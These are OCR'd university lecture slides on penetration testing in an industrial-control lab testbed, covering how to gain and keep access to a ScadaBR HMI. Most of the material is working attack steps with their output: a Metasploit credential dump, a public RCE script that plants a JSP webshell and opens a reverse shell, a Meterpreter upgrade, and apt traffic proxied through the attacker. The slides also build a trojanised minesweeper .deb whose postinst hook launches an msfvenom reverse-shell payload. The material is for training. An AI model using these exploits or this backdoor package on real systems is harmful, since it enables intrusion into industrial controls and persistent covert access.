Penetration Testing Achieving Persistence

Dr Diarmuid Ó Briain

22 Apr 2024

setu.ie
INSPIRING FUTURES


Version: 1.0

Learning objectives


By the end of this topic, you will be able to:

- With the reconnaissance complete, achieve persistence of access.


Achieving Access to the HMI




Achieving Access to the HMI




Achieving Persistence to the HMI



Achieving Persistence to the HMI



Achieving Persistence to the HMI



Getting Access to the HMI, again

Start the VICSORT testbed

```
vicsort@vicsort:~$ testbed_startup

**** Testbed Ready to go ****

vicsort@vicsort:~$ lxc list
+----------------------+---------+----------------------+-----------+-----------+
|         NAME         |  STATE  |         IPV4         |   TYPE    | SNAPSHOTS |
+----------------------+---------+----------------------+-----------+-----------+
| attacker-container   | RUNNING | 192.168.90.197 (eth1) | CONTAINER | 0         |
+----------------------+---------+----------------------+-----------+-----------+
| hmi-container        | RUNNING | 192.168.90.5 (eth1)   | CONTAINER | 0         |
+----------------------+---------+----------------------+-----------+-----------+
| plc-container        | RUNNING | 192.168.95.2 (eth1)   | CONTAINER | 0         |
+----------------------+---------+----------------------+-----------+-----------+
| simulation-container | RUNNING | 192.168.95.15 (eth7)  | CONTAINER | 0         |
|                      |         | 192.168.95.14 (eth6)  |           |           |
|                      |         | 192.168.95.13 (eth5)  |           |           |
|                      |         | 192.168.95.12 (eth4)  |           |           |
|                      |         | 192.168.95.11 (eth3)  |           |           |
|                      |         | 192.168.95.10 (eth2)  |           |           |
+----------------------+---------+----------------------+-----------+-----------+
| workstation-container | RUNNING | 192.168.95.5 (eth1)  | CONTAINER | 0         |
+----------------------+---------+----------------------+-----------+-----------+
```


Ensure that postgresql DB is running

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root  attacker-container)-[~]
└─# msfdb status | grep "Active:"
     Active: inactive (dead)

┌──(root  attacker-container)-[~]
└─# msfdb start

┌──(root  attacker-container)-[~]
└─# msfdb status | grep "Active:"
     Active: active (exited)
```


Which HMI is running on the Apache Tomcat server

- Initial Metasploit modules tried:
  - **auxiliary/scanner/http/tomcat_mgr_login**
  - **exploit/multi/http/tomcat_jsp_upload_bypass**
  - **exploit/multi/http/struts2_namespace_ognl**
  - **exploit/multi/http/struts_dev_mode**
  - **exploit/multi/http/tomcat_mgr_deploy**
  - **exploit/multi/http/tomcat_mgr_upload**
- No luck unfortunately

Which HMI is running on the Apache Tomcat server

- After a simple Internet search with the following terms: HMI, port "**9090**" the term ScadaBR appeared.
- Another search about ScadaBR reveals that the HMI can be accessed via:
  - **http://192.168.90.5:9090/ScadaBR**

scadabr module

```
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet

[*] Starting persistent handler(s)...
msf6 > search scadabr

Matching Modules
================

#  Name                                          Disclosure Date  Rank    Check  Description
-  ----                                          ---------------  ----    -----  -----------
0  auxiliary/admin/http/scadabr_credential_dump  2017-05-28       normal  No     ScadaBR
Credentials Dumper


Interact with a module by name or index. For example info 0, use 0 or use
auxiliary/admin/http/scadabr_credential_dump
```


scadabr module

```
msf6 > use 0
msf6 auxiliary(admin/http/scadabr_credential_dump) > set rhosts
192.168.90.5
rhosts => 192.168.90.5
msf6 auxiliary(admin/http/scadabr_credential_dump) > set rport
9090
rport => 9090
```


scadabr module

```
msf6 auxiliary(admin/http/scadabr_credential_dump) > run
[*] Running module against 192.168.90.5
[*] 192.168.90.5:9090 Authenticated successfully as 'admin'
[*] 192.168.90.5:9090 Export successful (213997 bytes)
[*] Config saved in: /root/.msf4/loot/20240405160754_default_192.168.90.5_scadabr.config_064532.txt
[*] Found 1 users
[*] Found weak credentials (admin:admin)

ScadaBR User Credentials
========================

Username  Password  Hash (SHA1)                               Role   E-mail
--------  --------  -----------                               ----   ------
admin     admin     d033e22ae348aeb5660fc2140aec35850c4da997  Admin  admin@yourMangoDomain.com


ScadaBR Service Credentials
===========================

 Service  Host  Port  Username  Password
 -------  ----  ----  --------  --------

[*] Auxiliary module execution completed
```


We have the credentials

Username: **admin**

Password: **admin**


scadabr module

- Login to the ScadaBR with the credentials



Achieving Exploitation and Privilege Escalation

Achieving Access to the HMI



Achieving Exploitation

- Open two terminals
  - In Terminal #1 establish a listener
  - In Terminal #2 run an exploit of the Tomcat Server

Terminal #1

```
┌──(root  attacker-container)-[~]
└─# netcat -vnlp 4444
listening on [any] 4444 ...
```

- `-v` Verbose output
- `-n` No DNS lookup
- `-l` Listen
- `-p <#>` Source port

Achieving Exploitation

Terminal #2

```
┌──(root  attacker-container)-[~/root/scripts]
└─# git clone https://github.com/h3v0x/CVE-2021-26828_ScadaBR_RCE.git

┌──(root  attacker-container)-[~/scripts]
└─# ls
CVE-2021-26828_ScadaBR_RCE

┌──(root  attacker-container)-[~/scripts]
└─# cd CVE-2021-26828_ScadaBR_RCE

┌──(root  attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# chmod +x *.py
```

Achieving Exploitation

```
┌──(root  attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# python2 LinScada_RCE.py 192.168.90.5 9090 admin admin 192.168.90.197 4444

[+] Trying to authenticate http://192.168.90.5:9090/ScadaBR/login.htm...
[+] Successfully authenticated! :D~

[>] Attempting to upload .jsp Webshell...
[>] Verifying shell upload...

[+] Upload Successfuly!

[+] Webshell Found in: http://192.168.90.5:9090/ScadaBR/uploads/6.jsp
[>] Spawning Reverse Shell...

[+] Connection received
```


Achieving Exploitation

- Meanwhile back on Terminal #1

Terminal #1

```
┌──(root  attacker-container)-[~]
└─# netcat -vnlp 4444
listening on [any] 4444 …

whoami
root

hostname
hmi-container

pwd
/opt/tomcat6/apache-tomcat-6.0.53/bin
```


Achieving Exploitation

- Meanwhile back on Terminal #1


Terminal #1

```
┌──(root  attacker-container)-[~]
└─# netcat -vnlp 4444
listening on [any] 4444 …

whoami
root

hostname
hmi-container

pwd
/opt/tomcat6/apache-tomcat-6.0.53/bin
```

Shell access has been gained to the HMI on 192.168.90.5

Achieving Persistence

Achieving Persistence to the HMI



Achieving Persistence

- Swap **netcat** for **msfconsole**

Terminal #1


```
┌──(root  attacker-container)-[~]
└─# msfconsole

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```


Achieving Persistence

```
msf6 exploit(multi/handler) > set payload
linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.90.197
lhost => 192.168.90.197

msf6 exploit(multi/handler) > set lport 4444
lport => 4444

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.90.197:4444
```

- **msfconsole** instead of **netcat** as the listener

Achieving Persistence to the HMI



Achieving Persistence

Terminal #2

```
┌──(root  attacker-container)-[~]
└─# cd /root/scripts/CVE-2021-26828_ScadaBR_RCE/

┌──(root  attacker-container)-[~/scripts/CVE-2021-26828_ScadaBR_RCE]
└─# python2 LinScada_RCE.py 192.168.90.5 9090 admin admin 192.168.90.197 4444
```


Achieving Persistence

Terminal #1

```
[*] Started reverse TCP handler on 192.168.90.197:4444
[*] Command shell session 1 opened (192.168.90.197:4444 -> 192.168.90.5:36626) at 2024-03-19 21:03:40 +0000

whoami
root

hostname
hmi-container
```


Achieving Persistence

- Connect to the exploit again

```
background

Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell x64/linux              192.168.90.197:4444 -> 192.168.90.5:36626 (192.168.90.5)
```


Achieving Persistence

```
msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 -> 192.168.90.5:59784) at 2024-03-19 21:10:13 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
```

Achieving Persistence


```
msf6 exploit(multi/handler) > sessions --list

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         shell x64/linux                             192.168.90.197:4444
-> 192.168.90.5:36626 (192.168.90.5)
  2         meterpreter x86/linux  root @ 192.168.90.5  192.168.90.197:4433
-> 192.168.90.5:59784 (192.168.90.5)
```


Achieving Persistence

```
msf6 exploit(multi/handler) > sessions --interact 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root

meterpreter > shell
Process 67274 created.
Channel 1 created.

hostname
hmi-container

exit
meterpreter >
```


Gaining Internet access for HMI

Achieving Persistence to the HMI



Internet access on HMI

Terminal #3

```
┌──(root  attacker-container)-[~]
└─# apt install apt-cacher-ng

Allow HTTP tunnels through Apt-Cacher NG? <yes>

┌──(root  attacker-container)-[~]
└─# vi /etc/apt-cacher-ng/acng.conf
```

- Edit these lines and save the file

```
Port:3142
BindAddress: 0.0.0.0
PidFile: /var/run/apt-cacher-ng/pid
```


Internet access on HMI

- Restart and enable the service

```
┌──(root  attacker-container)-[~]
└─# systemctl restart apt-cacher-ng

┌──(root  attacker-container)-[~]
└─# systemctl status apt-cacher-ng | grep Active

Active: active (running) since Tue 2024-03-19 21:29:07 GMT; 57s ago

┌──(root  attacker-container)-[~]
└─# systemctl enable apt-cacher-ng
```


Internet access on HMI

- Return to Terminal #2 and modify **apt** settings

```
meterpreter > shell
Process 50838 created.
Channel 1 created.

echo 'Acquire::http::Proxy "http://192.168.90.197:3142";'
>> /etc/apt/apt.conf.d/02proxy

cat /etc/apt/apt.conf.d/02proxy
Acquire::http::Proxy "http://192.168.90.197:3142";
```

- HMI will have access to the Internet updates via the attacker container

Internet access on HMI

Terminal #2

```
apt update
```

- Verify HMI is getting updates via the attacker container

Terminal #3

```
┌──(root  attacker-container)-[~]
└─# tail -f /var/log/apt-cacher-ng/apt-cacher.log
1710884434|I|1752|192.168.90.5|uburep/dists/focal/InRelease
1710884434|O|102|192.168.90.5|uburep/dists/focal/InRelease
1710884435|I|418|192.168.90.5|security.ubuntu.com/ubuntu/dists/focal-security/
InRelease
1710884435|O|102|192.168.90.5|security.ubuntu.com/ubuntu/dists/focal-security/
InRelease
1710884435|I|300|192.168.90.5|uburep/dists/focal-updates/InRelease
1710884435|O|102|192.168.90.5|uburep/dists/focal-updates/InRelease
```

Creating the binary Trojan

Create the Trojan

- Trojan is embedded in a game called **`freesweep`**

Terminal #3

```
┌──(root  attacker-container)-[~]
└─# cd /root/scripts

┌──(root  attacker-container)-[~/scripts]
└─# wget
http://archive.ubuntu.com/ubuntu/pool/universe/f/freesweep/fr
eesweep_1.0.1-1_amd64.deb

┌──(root  attacker-container)-[~/scripts]
└─# dpkg -x freesweep_1.0.1-1_amd64.deb malware

┌──(root  attacker-container)-[~/scripts]
└─# mkdir malware/DEBIAN
```


Create the Trojan

- **`control`** file

Terminal #3

```
┌──(root  attacker-container)-[~/scripts]
└─# cat << EOM > malware/DEBIAN/control
Package: freesweep
Version: 1.0.1-1
Section: Games and Amusement
Priority: optional
Architecture: amd64
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper Freesweep is an implementation of the
popular minesweeper game, where one tries to find all the mines without
igniting any, based on hints given by the computer. Unlike most
implementations of this game, Freesweep works in any visual text display -
in Linux console, in an xterm, and in most text-based terminals currently
in use.
EOM
```


Create the Trojan

- **`postinst`** file to run the trojan

Terminal #3

```
┌──(root  attacker-container)-[~/scripts]
└─# cat << EOM > malware/DEBIAN/postinst
#!/bin/sh
sudo /usr/games/freesweep &
EOM
```

Create the malicious payload


Terminal #3

```
┌──(root  attacker-container)-[~/scripts]
└─# msfvenom -a x86 --platform linux -p
linux/x86/shell/reverse_tcp lhost=192.168.90.197 lport=8443 -
b "\x00" -f elf -o /root/scripts/malware/usr/games/freesweep

Found 12 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of elf file: 234 bytes
Saved as: /root/scripts/malware/usr/games/freesweep
```


Create the malicious payload

```
┌──(root  attacker-container)-[~/scripts]
└─# chmod 755 malware/DEBIAN/postinst

┌──(root  attacker-container)-[~/scripts]
└─# chmod 2755 malware/usr/games/freesweep

┌──(root  attacker-container)-[~/scripts]
└─# chown :games malware/usr/games/freesweep

┌──(root  attacker-container)-[~/scripts]
└─# dpkg-deb --build malware/
dpkg-deb: building package 'freesweep' in 'malware.deb'.

┌──(root  attacker-container)-[~/scripts]
└─# mv malware.deb freesweep.deb
```


Achieving Persistence to the HMI



Pushing malicious code to the HMI

Terminal #1


```
meterpreter > upload /root/scripts/freesweep.deb
/var/cache/apt/archives/
[*] Uploading  : /root/scripts/freesweep.deb ->
/var/cache/apt/archives/freesweep.deb
[*] Completed  : /root/scripts/freesweep.deb ->
/var/cache/apt/archives/freesweep.deb
```

Testing this backdoor

Terminal #1

```
meterpreter > shell
Process 37026 created.
Channel 2 created.

dpkg -i /var/cache/apt/archives/freesweep.deb
(Reading database ... 19391 files and directories currently installed.)
Preparing to unpack .../apt/archives/freesweep.deb ...
Unpacking freesweep (1.0.1-1) over (1.0.1-1) ...
Setting up freesweep (1.0.1-1) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Error opening terminal: unknown.
Freesweep v1.0.1 by
Gus Hartmann (hartmann@cs.wisc.edu) and Pete Keller (psilord@cs.wisc.edu).
Freesweep comes with ABSOLUTELY NO WARRANTY; see the file COPYING for more info.
Processing triggers for mime-support (3.64ubuntu1) ...
```


Achieving Persistence to the HMI



Testing this backdoor

Terminal #3

```
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use
exploit/multi/handler;set payload linux/x86/shell/reverse_tcp;
set lhost 192.168.90.197; set lport 8443; run; exit -y"


[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
```


Testing this backdoor

Terminal #1

```
dpkg -i /var/cache/apt/archives/freesweep.deb
(Reading database ... 19391 files and directories currently installed.)
Preparing to unpack .../apt/archives/freesweep.deb ...
Unpacking freesweep (1.0.1-1) over (1.0.1-1) ...
Setting up freesweep (1.0.1-1) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Error opening terminal: unknown.
Freesweep v1.0.1 by
Gus Hartmann (hartmann@cs.wisc.edu) and Pete Keller (psilord@cs.wisc.edu).
Freesweep comes with ABSOLUTELY NO WARRANTY; see the file COPYING for more info.
Processing triggers for mime-support (3.64ubuntu1) …

Terminate channel 1? [y/N]  y
meterpreter > shell
Process 9814 created.
Channel 2 created.
/usr/games/freesweep &
```

